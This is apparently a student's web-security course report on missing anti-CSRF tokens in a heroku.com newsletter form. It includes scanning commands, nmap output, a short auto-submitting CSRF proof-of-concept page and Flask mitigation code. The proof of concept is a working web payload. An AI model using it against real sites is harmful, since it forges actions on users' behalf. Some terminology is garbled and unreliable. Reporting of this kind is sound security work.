Sri Lanka Institute of Information Technology

Absence of Anti-CSRF Tokens

IE2062 - Web Security


IT23269484 - T. H. Ranasinghe

Absence of Anti-CSRF Tokens in Web Application

1. Vulnerability Title

Absence of Anti-CSRF Tokens in Web Application

2. Vulnerability Description



The web application at https://www.heroku.com/ does not execute Anti-CSRF tokens in its HTML accommodation shapes. Cross-Site Ask Fraud (CSRF) is an assault that powers a casualty to send an HTTP ask to a target goal without their information or aim, possibly performing unauthorized activities. The absence of Anti-CSRF tokens makes the application vulnerable to such attacks, as there is no mechanism to verify the authenticity of requests.

This hole is easy to exploit because it only requires HTML and JavaScript knowledge to create a toxic page. The striker does not need to access the victim's identity information, but only the victim is connected to the target website.

3. Affected Components

- URL: https://www.heroku.com/
- Specific Component: HTML form with **class="hide" id="bookends-newsletter" accept-charset="UTF-8" action="https://www.heroku.com/newsletter_signups" method="post"**

4. Impact Assessment

- **Severity**: Medium (WASC ID: 332)


Impact: The attacker can develop a malicious website, when accessed by the user is authentic, automatically sends the form to the user's name. This can lead to illegal actions, such as user registration in the newsletter or, in more important situations, performing actions such as modifying account parameters, starting transactions or deleting data if there are similar forms for these features.

Affected Users: All users are authenticated on the Heroku website and accessing a toxic page is at risk.

Business Impact: Signing up for an unauthorized message can cause user dissatisfaction, spam complaint or reputation damage. If similar vulnerabilities exist in more important forms (for example, account management), the impact may include financial losses or data violations.

5. Steps to Reproduce

1. **OWASP ZAP Scan:**
    - Launch an automated scan using OWASP ZAP
    - Target the URL https://www.heroku.com/
    - Analyze the scan results under the "Alerts" tab.
    - Identify the alert titled "Absence of Anti-CSRF Tokens" with the specific form details (class="hide" id="bookends-newsletter").



2. Nmap Scan:

- Run an Nmap scan to identify open ports and services on the target host (www.heroku.com).

  nmap -sV -p- www.heroku.com


```
┌──(kali㉿kali)-[~]
└─$ nmap -A heroku.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 14:52 +0530
Nmap scan report for heroku.com (18.155.68.47)
Host is up (0.084s latency).
Other addresses for heroku.com (not scanned): 18.155.68.100 18.155.68.9 18.155.68.122 2600:9000:23d2:c00:8:6ce:2e80:93a1 2600:9000:23d2:6600:8:6ce:2e80:93a1 2600:9000:23d2:8200:8:6ce:2e80:93a1 2600:9000:23d2:c200:8:6ce:2e80:93a1 2600:9000:23d2:b000:8:6ce:2e80:93a1 2600:9000:23d2:f400:8:6ce:2e80:93a1 2600:9000:23d2:3a00:8:6ce:2e80:93a1 2600:9000:23d2:9000:8:6ce:2e80:93a1
rDNS record for 18.155.68.47: server-18-155-68-47.sin52.r.cloudfront.net
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
25/tcp  open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
| fingerprint-strings:
|   Hello:
|_    552 Invalid domain name in EHLO command.
80/tcp  open  http     Amazon CloudFront httpd
|_http-title: Did not follow redirect to https://heroku.com/
|_http-server-header: CloudFront
443/tcp open  ssl/http Amazon CloudFront httpd
|_http-title: Did not follow redirect to https://www.heroku.com/
|_http-server-header: CloudFront
| ssl-cert: Subject: commonName=www.heroku.com
| Subject Alternative Name: DNS:www.heroku.com, DNS:heroku.com
| Not valid before: 2025-02-10T00:00:00
|_Not valid after:  2026-03-12T23:59:59
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.95%I=7%D=4/26%Time=680CA5DC%P=x86_64-pc-linux-gnu%r(Hell
SF:o,2A,"552\x20Invalid\x20domain\x20name\x20in\x20EHLO\x20command\.\r\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: phone|switch|VoIP adapter|bridge|general purpose
Running (JUST GUESSING): Nokia Symbian OS (90%), Cisco embedded (87%), Oracle Virtualbox (85%), Slirp (85%), QEMU (85%)
OS CPE: cpe:/o:nokia:symbian_os cpe:/h:cisco:catalyst_1900 cpe:/h:cisco:ata_188_voip_gateway cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Nokia 3600i mobile phone (90%), Cisco Catalyst 1900 switch (87%), Cisco ATA 188 VoIP adapter (85%), Oracle Virtualbox Slirp NAT bridge (85%), QEMU user mode network gateway (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   79.08 ms server-18-155-68-47.sin52.r.cloudfront.net (18.155.68.47)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.88 seconds
```

- Nmap may not directly identify CSRF vulnerabilities but can confirm the presence of web services (e.g., HTTP/HTTPS on port 80/443) that were further analyzed with OWASP ZAP.

3. **Nikto Scan:**

   - Perform a Nikto scan to identify potential web server misconfigurations or vulnerabilities.

     nikto -h https://www.heroku.com/



   - Nikto may highlight general security issues (e.g., missing headers or outdated software), but the absence of Anti-CSRF tokens was specifically confirmed via OWASP ZAP.

4. **Manual Verification:**

   - Inspect the HTML source of the page at https://www.heroku.com/ to confirm the form lacks an Anti-CSRF token.

6. Proof of Concept

The OWASP ZAP scan identified the following form lacking an Anti-CSRF token:

- Form Details: **<form class="hide" id="bookends-newsletter" accept-charset="UTF-8" action="https://www.heroku.com/newsletter_signups" method="post">**

An attacker could create a malicious HTML page to exploit the vulnerability. Below is the proof-of-concept code:

```
<html>
<body>
  <form action="https://www.heroku.com/newsletter_signups" method="POST">
    <input type="hidden" name="email" value="attacker-controlled@example.com" />
  </form>
  <script>document.forms[0].submit();</script>
</body>
</html>
```

If a logged-in user visits this page, the form will automatically submit, subscribing the user to the newsletter without their consent.

7. Proposed Mitigation or Fix

1. Implement Anti-CSRF Tokens: Add a unique, unpredictable CSRF token to each form submission. This token should be generated server-side, tied to the user's session, and validated on form submission. Below is an example of how to modify the form to include a CSRF token:

```
<form class="hide" id="bookends-newsletter" accept-charset="UTF-8" action="https://www.heroku.com/newsletter_signups" method="post">
  <input type="hidden" name="csrf_token" value="unique_token_here">
  <input type="email" name="email" value="">
  <input type="submit" value="Subscribe">
</form>
```

2. Server-Side Validation (Example in Python/Flask): Ensure the server validates the CSRF token. Below is an example of server-side validation using Flask:

```python
from flask import Flask, request, session, abort

app = Flask(__name__)
app.secret_key = "your-secret-key"

# Generate CSRF token and store in session
def generate_csrf_token():
    if "csrf_token" not in session:
        session["csrf_token"] = "unique_token_here"  # In production, use a secure random generator
    return session["csrf_token"]

# Route to render the form
@app.route("/newsletter_signups", methods=["GET", "POST"])
def newsletter_signup():
    if request.method == "GET":
        csrf_token = generate_csrf_token()
        return f"""
        <form class="hide" id="bookends-newsletter" accept-charset="UTF-8" action="/newsletter_signups" method="post">
          <input type="hidden" name="csrf_token" value="{csrf_token}">
          <input type="email" name="email" value="">
          <input type="submit" value="Subscribe">
        </form>
        """

    if request.method == "POST":
        # Validate CSRF token
        if request.form.get("csrf_token") != session.get("csrf_token"):
            abort(403, description="CSRF token validation failed")
        email = request.form.get("email")
        # Process the subscription (e.g., save email to database)
        return f"Subscribed with email: {email}"

if __name__ == "__main__":
    app.run(debug=True)
```

3. Additional Recommendations:
    - Use framework-level CSRF protections (e.g., Django's CsrfViewMiddleware, Rails' protect_from_forgery).
    - Set the SameSite attribute to Lax or Strict for session cookies.
    - Retest the application using OWASP ZAP, Nmap, and Nikto to ensure the vulnerability is resolved.

8. Conclusion

The absence of anti -CSRF tokens in the web application at https://www.heroku.com/ is a security defect that can allow attackers to perform illegal actions on behalf of users. By deploying the anti -CSRF notification code, confirming them on the server side and following additional safety practices, the application can be protected from CSRF attacks. This problem will improve user confidence and provide safer experience on the platform.